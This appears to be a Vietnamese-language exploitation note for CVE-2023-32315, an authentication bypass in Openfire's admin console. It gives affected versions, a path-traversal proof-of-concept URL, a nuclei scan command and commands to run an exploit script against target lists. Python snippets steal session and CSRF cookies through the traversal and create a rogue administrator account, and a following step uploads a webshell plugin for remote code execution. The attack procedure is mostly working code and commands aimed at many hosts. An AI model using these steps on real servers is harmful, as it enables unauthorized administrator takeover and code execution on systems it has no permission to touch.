
**CVE-2023-32315 - ADMIN CONSOLE AUTH BYPASS**

**1. Loại lỗ hổng (RCE, LFI, XSS ....)**

* Path Traversal Attack có thể dẫn đến RCE

**2. Phiên bản ảnh hưởng**




* OpenFire phiên bản từ 3.10.0 đến trước 4.6.8; từ 4.7.0 đến trước 4.7.5

**3. Ý tưởng khai thác chính**

* Sử dụng Path traversal Attack truy cập vào các trang bị hạn chế trong bảng điều khiển quản trị của người dùng quản trị, trong đó có tạo người dùng mới - với vai trò quản trị viên.
* Đăng nhập vào tài khoản quản trị viên, sau đó tải lên plugin Openfire độc hại kích hoạt RCE.

**4. POC, Scan**

* + **URL POC** - Nếu truy vấn vào URL thấy xuất hiện log của hệ thống thì chứng tỏ hệ thống có khả năng khai thác Path traversal [http://192.168.56.7:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp](http://192.168.56.7:9090/setup/setup-s/%25u002e%25u002e/%25u002e%25u002e/log.jsp)



* + **Sodan query:**
  + **Sử dụng nuclei:**

*nuclei -l ./nuclei-targets.txt -t ./nuclei-CVE-2023-32315.yaml -o targets.txt -nm*

Trong đó:

*-l ./nuclei-targets.txt* là list các máy chủ (VD http://192.168.56.7:9090)

*-t ./nuclei-CVE-2023-32315.yaml* là file template của nuclei

**5. Mã khai thác**

* Sử dụng **mã khai thác:**


*python3 CVE-2023-32315.py -t http://192.168.56.7:9090*


hoặc

*python3 CVE-2023-32315.py -l lists.txt* (với list.txt là danh sách các target)





* Đăng nhập với tài khoản vừa tạo, sau đó tải lên plugin webshell:





* Sử dụng Plugin vừa tải lên để tiếp tục khai thác hệ thống:





**\* Các bước khai thác**

* B1: Lấy cookie=*"JSESSIONID={jsessionid}; csrf={csrf}* bằng cách sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp*
* # Set url và header cho request
* url = f"{target}/setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp"
* # Gửi request và lấy jsessionid và csrf từ Response
* hh = hack.http(url, headers=headers)
* jsessionid = hh.cookies.get('JSESSIONID', '')
* csrf = hh.cookies.get('csrf', '')
* B2: Sử dụng cookie để thêm người dùng quản trị viên sử dụng lỗ hổng Path traversal qua *http://<IP>:9090/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp*
* # Set Url và header cho request
* header2 = {
* ...
* "Cookie": f"JSESSIONID={jsessionid}; csrf={csrf}",
* ...
* }
* create\_user\_url= f"{target}/setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf={csrf}&username={username}&name=&email=&password={password}&passwordConfirm={password}&isadmin=on&create=%E5%88%9B%E5%BB%BA%E7%94%A8%E6%88%B7"
* # Gửi request tạo người dùng mới
* hhh = hack.http(create\_user\_url, headers=header2)